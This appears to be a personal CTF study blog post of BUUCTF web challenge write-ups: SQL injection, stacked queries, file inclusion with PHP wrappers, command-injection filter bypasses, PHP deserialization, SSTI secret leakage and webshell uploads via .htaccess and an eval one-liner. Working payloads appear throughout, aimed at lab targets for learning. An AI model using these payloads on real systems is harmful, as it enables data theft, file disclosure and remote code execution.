BUUCTF自习笔记第一页加第二页一道笔记

原创

Wolffy007 已于 2022-04-29 23:38:09 修改 1 收藏
文章标签： html5
于 2022-04-10 10:42:45 首次发布

本文链接：https://blog.csdn.net/Wolffy007/article/details/124073997

SQL注入

BlackList的题目笔记（堆叠注入时新操作）

堆叠注入新姿势

1. 预编译
2. HANDLER Statement

（运用于BlackList和他的上一道题目）

Mysql注入 Hard

【极客大挑战 2019HardSQL】
题目描述呢，是一道SQL的注入题目，本着题目不会在注入点设置太大难度的想法，笔者上来先尝试使用`or '1' = '1`
`'or'1'='1`这样逻辑判断尝试，结果发现设置了字符被识别判定，一无所获。

但是盲猜在这里不会在注入点寻找上太困难，猜测就是单引号。
做个备份：成功应用的payload

payload：
获取表名：
admin’^extractvalue(1,concat(0x5c,
(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(‘geek’))))#


获取用户名：flag
'^extractvalue(1,concat(0x5c,(select(group_concat(username))from(H4rDsq1))))#

由于笔者看这个括号嵌套也相当晕，笔者试验成功后将paylaod直接写在下面了：

`FLAG部分：`
截取前三十二个字符：
'^extractvalue(1,concat(0x5c,(select(group_concat(password))from(H4rDsq1))))#

截取后三十二个字符：
'^extractvalue(1,concat(0x5c,right((select(group_concat(password))from(H4rDsq1)),31)))#

easysql 不一样的堆叠注入 select $_POST[‘query’] ||flag from Flag select *,1 || from Flag



这道题函数禁用，但是考点不在这里，在于初级的注入点判断（万能逻辑密码）。

`or '1'='1`

这里百度了一下，应该是这样，大赛组织者应该提供了后端代码，需要进行代码审计。

后端代码：`select $_POST['query'] ||flag from Flag`语句

分析：

1 || flag from xx 这种逻辑，有多少行就会输入出多少个1.

这里在框里直接输入1，返回一个1就是这个原因。

这里写其他大佬的write up，两种思路。

方法一：将 || 当做分隔符

`1;set sql_mode=PIPES_AS_CONCAT;select 1`

开启MySQL缺省功能，PIPES_AS_CONCAT，通过 ' || ' 来实现字符串拼接。

注意：堆叠注入的成功执行以来从左到右sql语句的正确执行。

此时语句就相当于：`select 1,Flag from flag;`

方法二：*,1

*,1

就是`select *,1 || from Flag`，这样就直接查询出了Flag表中的所有内容。

此处的1是临时增加一列，列名为1且这一列的所有值都为1

详解堆叠注入：[强网杯 2019]随便注 堆叠注入 改表名 增 id（偷天换日）

> 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

首先还是通过`'or'1'='1`输入查看逻辑测试（注入点测试）

显然是可行的，显示了本表的所有记录。

测试联合查询：

```
return preg_match("/select|update|delete|drop|insert|where|./i",$inject);
```

被禁用。

测试报错注入：

1' and extractvalue(1,concat(0x7e,user()))#

error 1105 : XPATH syntax error: '~root@localhost'

可行:

版本 10.3.18-MariaDB

数据库 supersqli

由于对select函数的封锁，导致报错注入可能失去了查询表、列字段值的意义，同时也失去了写马的意义。

同时二次注入也不可行。

堆叠注入在这里是可行的。

1. 点号封闭，查看表名。
   1';show tables;
   1919810931114514
   word
   两张表
2. 查看宝表字段：
   两种实现方法：
   1. desc xxx
   2. show columns from xxx
   分析得到`1919810931114514`表中存在flag字段。
   默认显示的是`word`表中的内容。
3. 思路：不能改select写好的代码，去改表名字，实现`or '1' ='1`展示存在flag的表。
   注意：需要注意的是，select源代码：
   `select id,data from words where id = '1'`
   word字段存在id主键,flag表不存在id字段，贸然修改表明，会使第一个语句执行错误，造成题目实验环境废掉。
   思路：增加flag表字段id int型。

payload:

添加id字段：

```
ALTER TABLE `1919810931114514` ADD id INT(4);
```

保险方案 flag 字段 改 data

```
ALTER TABLE `1919810931114514` CHANGE `flag` `data` varchar(100);
```

该名操作需要同时！
改words到words1,改1919810931114514到words

```
ALTER TABLE `words` RENAME TO `words1`;ALTER TABLE `1919810931114514` RENAME TO `words`;
```

最后：or '1' = '1
显示全部，得到flag!

```
array(3) {
  [0]=>
  string(42) "flag{c112bc1c-8f6b-4b44-ba6a-f8f4022e3213}"
  [1]=>
  NULL
  [2]=>
  NULL
}
```


[GYCTF2020]Blacklist

似曾相识 记得上次（上一题目）是堆叠注入 与改表名

or '1' = '1测试 显示全表信息

Black list is so weak for you,isn't it

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


desc words;

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
```

```
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


desc FlagHere;

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


无法alter增加字段

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```


学习新姿势 这种手段第一次见 第一次见！

高诺琪 大佬 提到的两种方法：

https://www.cnblogs.com/gaonuoqi/p/12398554.html

sql在堆叠注入时使用预编译命令

```
1';
SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;
prepare execsql from @a;
execute execsql;#
```

HANDLER Statement

简介：


处理程序语句
该语句提供对表存储引擎接口的直接访问。它可用表。

官方文档：

`https://dev.mysql.com/doc/refman/8.0/en/handler.html`

```
1';
HANDLER FlagHere OPEN;
HANDLER FlagHere READ FIRST;
HANDLER FlagHere CLOSE;#
```

SQL中的测试



[极客大挑战 2019]BabySQL SQL过滤下的联合注入

一：按照常规测试

注入点测试

第一步：‘or’1’='1

（做注入点测试，模拟登陆成功！）

第二步：查看函数禁用

通过第一步就会发现有报错回显，同时发现过滤 or or被吞掉了，双写成功。

（确实这个过滤比较多，且像我一样后来再尝试就发现有些心累了，幸亏题目有报错注入的提示，方便观察哪些字符被过滤。）

- or
- select
- where
- from
- 众多过滤
- 灰太狼

第三部：
测试回显位置：
说明一共有三列 （这个参考union select要求与表列数相同）
admin’ uunionnion sselectelect 1,2# //回显列数不正确
admin’ uunionnion sselectelect 1,2,3#// id username password

完整笔记：READ ME!
第一步：‘or’1’=‘1
（做注入点测试，模拟登陆成功！）
测试回显位置：
说明一共有三列 （这个参考union select要求与表列数相同）
admin’ uunionnion sselectelect 1,2# //回显列数不正确

admin’ uunionnion sselectelect 1,2,3#// id username password

admin’ uunionnion sselectelect 1,database(),3#

admin’ uunionnion sselectelect 1,(),3#

取表名字:
admin’ uunionnion sselectelect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema like database()#
两张表：b4bsql,geekuser


查看列字段名：
admin’ uunionnion sselectelect 1,2,group_concat(column_name)ffromrom infoorrmation_schema.columns wwherehere table_name=‘b4bsql’#
id,username,password

admin’ uunionnion sselectelect 1,2,group_concat(column_name)ffromrom infoorrmation_schema.columns wwherehere table_name=‘geekuser’#
id,username,password

查看表内容：
admin’ uunionnion sselectelect 1,2,group_concat(passwoorrd)ffromrom `geekuser`#

admin’ uunionnion sselectelect 1,2,group_concat(passwoorrd)ffromrom `b4bsql`#

总结：按照顺序，我们逐步找到flag，同时在回显很多时候，使用联合查询比使用报错注入更有优势，不用处理32字符截断的问题。



[GXYCTF2019]BabySQli

> 本题目知识点是绕过密码md5验证，不知道md5这个提示在哪里。（write up）

代码审计部分：from向search.php传值，打开search.php发现注释中有一段先base32后base64编码代码。

```
MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5
```

解码后：

```
select * from user where username = '$name'
```

我们在打sql靶场，多见sql语句为：有一个逻辑判断。

```
select * from user where username = 'uname' and password = "password"
```

但是这句话没有逻辑判断：
注入思路：select出来的内容被用户可控。哈哈
`select * from user where username = '$name'
业务逻辑：搜出md5加密的用户密码，md5(password)，与搜出来的密码进行比对。
strcmp是不安全的。

```
SELECT * FROM `user` WHERE username = "1" union SELECT 2,'root','123456';
```

CSDN @Wolffy007

id	username	password
2	root	123456

CSDN @Wolffy007

如图，伪造输出结果。

payload：
用户名处：
1' union select 1,'admin','61acfaf0f1885b4f7fd18aa4846c0bdb'#
密码：wolffy
注意此处：后端会对用户名过滤，需要使用admin用户。

代码审计

WarmUp


打开是个滑稽，既然是图片，查看HTML源文件。肯定看到注释。
打开页面，发现是PHP代码审计。
看住执行代码，是文件包含，函数中主要使用了类中的cheak方法对输入进行检查。
分析check返回成功的条件，三个中任意条件成立返回TRUE。

1. 直接检查是否在白名单
2. 查找问号首次出现位置 截取0到这个位置 对比白名单
3. 对二次编码的检查，解码后查找问号首次出现位置 截取0到这个位置 对比白名单。

比如`source.php?../../../`会进入（2）的检查，并include`source.php?../../../`，由此，输入hint.php中的flag位置，获得flag即可。

逻辑

Have Fun 撸猫



查看页面代码，查找`<!--`，找到隐藏技能。

```
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
```

代码审计，满足cat=dog就行了
指鹿为马？

文件包含Include

[ZJCTF 2019]NiZhuanSiWei 1

data协议

在xss_lab的过关方法中，我写到了data的协议，data协议被允许在html中插入静态资源。提供一种单文件的便利。
`?text=data://text/plain,welcome to the zjctf`

file根据提示 加上useless.php参数
`http://36fc802c-bd21-444f-84cf-87704042f21f.node4.buuoj.cn:81/?text=data://text/plain,welcome%20to%20the%20zjctf&file=useless.php`
无回显。用php://filter伪协议读取源文件
php://filter/read=convert.base64-encode/resource=useless.php
拿到解密的php文件：

```
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

发现是个php class
同时，password提供了反序列化功能。
书写payload：

```
class Flag
{
    public $file="flag.php";
}
echo (serialize(NEW Flag()));
```

payload：`?text=data://text/plain,welcome to the zjctf&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

右键源代码得到flag


```
<?php

if(2===3){
    return ("flag{4d4ab3f7-b952-47a9-9713-f6a1612cf5cc}");
}
```

梳理一下

题目是这样子，有点绕，但是难度小。
不能直接访问falg.php，题目中有序列化中的类模板拥有file_get_connct方法访问public属性的内容，于是通过序列化new一个Flag对象，指定file属性为flag.php，完成页面的访问，取得flag。

2020新生赛Include

首先常规验证file文件漏洞



尝试//var/www/html/flag.php 加载和原来一样（include的结果）
尝试php://input失败，hacker!
回头想想之前看到的不是`flag.php`的源代码，应该使用`php://filter`读取源代码这个思路。
具体操作：`php://filter/convert.base64-encode/resource=flag.php`
base64解码，达到。

[极客大挑战 2019]Secret File 文件包含

Secret File一波三折跳转的多。
主页先通过页面，html源文件看到Archive_room.php.php，点击跳转到Secret.php，中间会直接跳转到end.php，所以在访问Secret页面时记得记录，或者禁止跳转。在Secret.php中的注释里发现、来到目的地，secr3t.php。
代码审计，看到文件包含。

```
$file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")
```

发现禁止了路径试探，php://input命令执行，防data没想起来是防止啥。

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
```


?file=///etc/passwd 验证漏洞
指向flag.php //var/www/html/flag.php ，没有flag，推测可能写到php注释或者是变量里了。
使用php伪协议读取源文件。

```
/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php
```

拿到flag

RCE 命令执行

[BUUCTF 2018]Online Tool

[ACTF2020 新生赛]Exec

留下截图，环境。

;ls / 获得根目录环境文件
根目录存在flag 直接cat /flag 可以直接获得flag

[GXYCTF2019]Ping Ping Ping 带过滤

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

那道题目先测试一遍：

> 先测试：
> 可用
> ls 可用
> cat 可用
> $可用

> 禁用
> {}禁用
> / 禁用
> ' 禁用
> 空格 禁用 用IFS2绕过

然后cat index.php出来看看

```
if(preg_match("/&|/|?|*|<|[\x{00}-\x{1f}]|>|'|"|\\|(|)|[|]|{|}/", $ip, $match)){
echo preg_match("/&|/|?|*|<|[\x{00}-\x{20}]|>|'|"|\\|(|)|[|]|{|}/", $ip, $match);
die(“fxck your symbol!”);
} else if(preg_match("/ /", $ip)){
die(“fxck your space!”);
} else if(preg_match("/bash/", $ip)){
die(“fxck your bash!”);
} else if(preg_match("/.*f.*l.*a.g./", $ip)){
die(“fxck your flag!”);
```

本题重点在于知道：
1.IFS2能绕过空格即可
2.懂得变量替换原理。

1. ls 查看文件，发现flag.php
2. `?ip=127.0.0.1;c=g;cat$IFS$2fla$c.php`
   在shell中定义了新的变量，绕过PHP端的flag过滤。
   解决也很简单：禁用$变量，这样就禁止了shell对变量的解析。
   （我这个水平给出的解决方案，应该还有更好的。）
   取得flag

PHP反序列化 代码审计

[极客大挑战 2019]PHP

把字符串序列化，使其能够达到传输数据的目的。

完整实验笔记

```php
反序列化笔记RCE
学习字：https://www.cnblogs.com/junlebao/p/13799762.html
<?php
error_reporting(0); //NOTICE不报错
$flag="ctf{flag_falg}";
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();



        }
    }
}
echo '</br></br>';
$a = new Name('admin', 100);
$payload="O:4:\"Name\":3:{s:14:\"Nameusername\";s:5:\"admin\";s:14:\"Namepassword\";i:100;}";
var_dump(serialize($a));
echo '</br></br>';
$res=unserialize($payload);
?>
```

解读

```php
echo '</br></br>';
$a = new Name( username: 'admin',  password: 100);
$payload="O:4:\"Name\":3:{s:14:\"Nameusername\";s:5:\"admin\";s:14:\"Namepassword\";i:100;}";
var_dump(serialize($a));
echo '</br></br>';
$res=unserialize($payload);
```

重点在于对以上代码的分析：
首先：利用原来的class.php中的方法，new一个对象，

1. 按照要求username 必须为 admin
2. 这个new对象操作的事件必须在`$this->username = 'guest';`之后，否则就算执行也会被赋值为guest.
3. 所以我们将序列化的payload中的NAME改为3

> 然后我们又意识到，这个变量时private
> private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。因此私有字段的字段名在序列化时，类名和字段名前面都会加上\0的前缀。字符串长度也包括所加前缀的长度
> 于是我们在构造一回pyload:
> ?select=O:4:“Name”:3:{s:14:"%00Name%00username";s:5:“admin”;s:14:"%00Name%00password";i:100;}

SSTI

SSTI这个刚接触，好多题重做以后走到这里，看到SSTI这个东西，我理解觉得这是一个网页模板生成器，会把用户的输入经过后端渲染到用户，渲染过程看网上说是在沙箱中运行，会有大佬绕过沙箱机制。

这个在做题中体验一下。

前言：这个取文件的过程，就和某些CDN下载文件做验证一样。本题目重点在于获取cookie_secret的方式。

关于CDN下文件：很难使用cookie做验证，原因也很简单，下载在点击的行为发出后传递跨域cookie是不是很难实现？
本关卡读取文件就和CDN下文件似的，提供文件名，以及对文件名签名的参数。
打开题目三个文件：
依次点开能发现上述特征：

1. hints.txt交代了签名的生成过程
2. welcome.txt告知存在模板生成的功能
3. flag.txt告知flag的物理位置

知道这些，尝试访问/ffffllaaag这个位置，发现跳转到ERROR。
将error内容替换，发现能被服务器解析模板数据并返回结果。
参考hint.txt，获得加密方式。需要找到`cookie_secret`
参考大佬文章：得到RequestHandler的别名是`handler`(直接访问`RequestHandler.settings`会500错误)
访问/error?msg={{handler.settings}}，得到cookie_secret。
带入脚本，解出文件签名。成功获得文件。
成功:(写完这个博客再深入了解SSTI，获取验证方式属于ssti。)

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '9db6d3aa-45e1-47c4-8b8e-da32de2d9822'}

/flllllllllllag
flag{0ca58353-48dd-4312-9daf-6867d3cfd7e1}

[极战 2019]BuyFlag

盲猜是条件竞争（涉及到商品购买）

upload 文件上传

[GXYCTF2019]BabyUpload

题目简单常规

上传.htaccess，注意改文件类型image/jpeg。

上传文件 浏览... 未选择文件。 上传


/var/www/html/upload/d386369e7583ef28a335ff6719bed9c8/.htaccess succesfully uploaded!


上传jpg马，phtml避开<?的限制。

上传文件 浏览... 未选择文件。 上传

/var/www/html/upload/d386369e7583ef28a335ff6719bed9c8/shell.phtml.jpg succesfully uploaded!

成功解析：





[SUCTF 2019]CheckIn

本题目直接上传图片马测试，包含了`<?`，那么就使用`phtml`。同时后端检查后缀，phtml不允许。（内部已经写好了GIF文件头）


```
GIF89a? <script language="php">eval($_REQUEST[1])</script>
```

能够上传成功，但是不知道和原因不能生效！

1. shell.gif
2. `.user.ini`指定shell.gif解析为php/解析gif文件类型为php
3. 都能成功指定，但是对PHP的解析都不能生效！
4. 非常奇怪

[MRCTF2020]你传你□呢

题目很奇怪，上传正常文件都过不了吗？很迷



非常奇怪！！！


看了write up，题目没有对内容的检查，仅检查扩展名，需要将一句话木马改后缀jpg，然后.htaccess控制解析。

4月15日更新：此处发现只能上传png后缀图片，解决困扰问题。

.htaccess
注意发包是type类型改image/png

